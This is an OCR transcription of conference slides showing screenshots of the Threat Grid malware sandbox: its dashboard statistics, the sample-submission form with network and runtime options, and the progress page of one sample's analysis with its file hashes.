

Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
377
235
215
133
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
Description
Network Simulation
None
As Needed
All Simulated
All outgoing network connections are simulated, no connections to the actual resources on the Internet are made
Network Exit
Simulated Network
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
88


Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 though
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
377
235
215
133
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
Description
Network Simulation
None
As Needed
All Simulated
No network traffic will be simulated.
Network Exit
US - Pennsylvania - Philadelphia (default)
Callback URL
Runtime
Password
US - Pennsylvania - Philadelphia (default)
BR - Paraiba - Joao Pessoa
GB - England - London
JP - Kanto - Tokyo
KR - Gyeonggi-do - Anyang
US - New York - Latham
Help
Cancel
Submit
BRKSEC-3450
89


Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
377
235
215
133
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
Description
Network Simulation
None
As Needed
All Simulated
No network traffic will be simulated.
Network Exit
US - Pennsylvania - Philadelphia (default)
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit


Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
Low (0-49) Medium (50-74) High (75-89) Critical (90-100)
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
133
377
235
215
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49) Medium (50-74) High (75-89) Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
Description
Network Simulation
None
As Needed
All Simulated
No network traffic will be simulated.
Network Exit
US - Pennsylvania - Philadelphia (default)
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
2 minutes
5 minutes
10 minutes
15 minutes
20 minutes
25 minutes
30 minutes
Help


Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
377
235
215
133
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
Description
Network Simulation
None
As Needed
All Simulated
No network traffic will be simulated.
Network Exit
US - Pennsylvania - Philadelphia (default)
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
2 minutes
5 minutes
10 minutes
15 minutes
20 minutes
25 minutes
30 minutes
Help


Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
377
235
215
133
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
Description
Network Simulation
None
As Needed
All Simulated
No network traffic will be simulated.
Network Exit
US - Pennsylvania - Philadelphia (default)
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
93

Running Samples


Submission / b257fd15f67a7fe9243cfae1fa0644a0ac313a07f97957aab60d8c3b9db15ced

Resubmit | Glovebox

Running 2:15 10:00

Notice: This sample analysis includes User Emulation. Playbook in use: Random Cursor Movement with Image Recognition

File Name	b257fd15f67a7fe9243cfae1fa0644a0ac313a07f97957aab60d8c3b9db15ced
Sample ID	47e334fe9097566165e82d5a7f2b2f09
Analysis Started	1/24/20 9:58:15 am
Analysis Submitted	1/24/20 9:58:13 am
Playbook	Random Cursor Movement with Image Recognition
OS	Windows 10
Queue	pending-ui:win10
Access	Private
Running On	mtv-work-004
Network Exit Localization	US - Pennsylvania - Philadelphia
SHA-256	b257fd15f67a7fe9243cfae1fa0644a0...
SHA-1	75edee4b7ea83aba60e084274a452...
MD5	99babb6b92fcc416ea44b6fb6d998a75
Tags	underlyingnoodle_maldocs
Related Tags	
Related Flags	



Related Samples


Submission / b257fd15f67a7fe9243cfae1fa0644a0ac313a07f97957aab60d8c3b9db15ced

Resubmit | Glovebox

Running 2:21 10:00

Notice: This sample analysis includes User Emulation. Playbook in use: Random Cursor Movement with Image Recognition

File Name	b257fd15f67a7fe9243cfae1fa0644a0ac313a07f97957aab60d8c3b9db15ced
Sample ID	47e334fe9097566165e82d5a7f2b2f09
Analysis Started	1/24/20 9:58:15 am
Analysis Submitted	1/24/20 9:58:13 am
Playbook	Random Cursor Movement with Image Recognition
OS	Windows 10
Queue	pending-ui:win10
Access	Private
Running On	mtv-work-004
Network Exit Localization	US - Pennsylvania - Philadelphia
SHA-256	b257fd15f67a7fe9243cfae1fa0644a0...
SHA-1	75edee4b7ea83aba60e084274a452...
MD5	99babb6b92fcc416ea44b6fb6d998a75
Tags	underlyingnoodle_maldocs
Related Tags	
Related Flags	



Related Samples


Submission / b257fd15f67a7fe9243cfae1fa0644a0ac313a07f97957aab60d8c3b9db15ced

Resubmit | Glovebox

Running 2:30 10:00

Notice: This sample analysis includes User Emulation. Playbook in use: Random Cursor Movement with Image Recognition

File Name	b257fd15f67a7fe9243cfae1fa0644a0ac313a07f97957aab60d8c3b9db15ced
Sample ID	47e334fe9097566165e82d5a7f2b2f09
Analysis Started	1/24/20 9:58:15 am
Analysis Submitted	1/24/20 9:58:13 am
Playbook	Random Cursor Movement with Image Recognition
OS	Windows 10
Queue	pending-ui:win10
Access	Private
Running On	mtv-work-004
Network Exit Localization	US - Pennsylvania - Philadelphia
SHA-256	b257fd15f67a7fe9243cfae1fa0644a0...
SHA-1	75edee4b7ea83aba60e084274a452...
MD5	99babb6b92fcc416ea44b6fb6d998a75
Tags	underlyingnoodle_maldocs
Related Tags	
Related Flags	



Related Samples

1 | 1-8 of 8 | 10 per page


Submission / b257fd15f67a7fe9243cfae1fa0644a0ac313a07f97957aab60d8c3b9db15ced

Resubmit | Glovebox

Running 3:32 10:00

Notice: This sample analysis includes User Emulation. Playbook in use: Random Cursor Movement with Image Recognition

File Name	b257fd15f67a7fe9243cfae1fa0644a0ac313a07f97957aab60d8c3b9db15ced
Sample ID	47e334fe9097566165e82d5a7f2b2f09
Analysis Started	1/24/20 9:58:15 am
Analysis Submitted	1/24/20 9:58:13 am
Playbook	Random Cursor Movement with Image Recognition
OS	Windows 10
Queue	pending-ui:win10
Access	Private
Running On	mtv-work-004
Network Exit Localization	US - Pennsylvania - Philadelphia
SHA-256	b257fd15f67a7fe9243cfae1fa0644a0...
SHA-1	75edee4b7ea83aba60e084274a452...
MD5	99babb6b92fcc416ea44b6fb6d998a75
Tags	underlyingnoodle_maldocs
Related Tags	
Related Flags	



Related Samples

Threat Grid | Submit Sample | Dashboard | Samples | Reports | Indicators | mauger

Resize and move windows


Submission / b257fd15f67a7fe9243cfae1fa0644a0ac313a07f97957aab60d8c3b9db15ced

Resubmit | Glovebox

Running 3:36 10:00

Notice: This sample analysis includes User Emulation. Playbook in use: Random Cursor Movement with Image Recognition

File Name	b257fd15f67a7fe9243cfae1fa0644a0ac313a07f97957aab60d8c3b9db15ced
Sample ID	47e334fe9097566165e82d5a7f2b2f09
Analysis Started	1/24/20 9:58:15 am
Analysis Submitted	1/24/20 9:58:13 am
Playbook	Random Cursor Movement with Image Recognition
OS	Windows 10
Queue	pending-ui:win10
Access	Private
Running On	mtv-work-004
Network Exit Localization	US - Pennsylvania - Philadelphia
SHA-256	b257fd15f67a7fe9243cfae1fa0644a0...
SHA-1	75edee4b7ea83aba60e084274a452...
MD5	99babb6b92fcc416ea44b6fb6d998a75
Tags	underlyingnoodle_maldocs
Related Tags	
Related Flags	



Related Samples

1 | 1-8 of 8 | 10 per page

Threat Grid | Submit Sample | Dashboard | Samples | Reports | Indicators | mauger

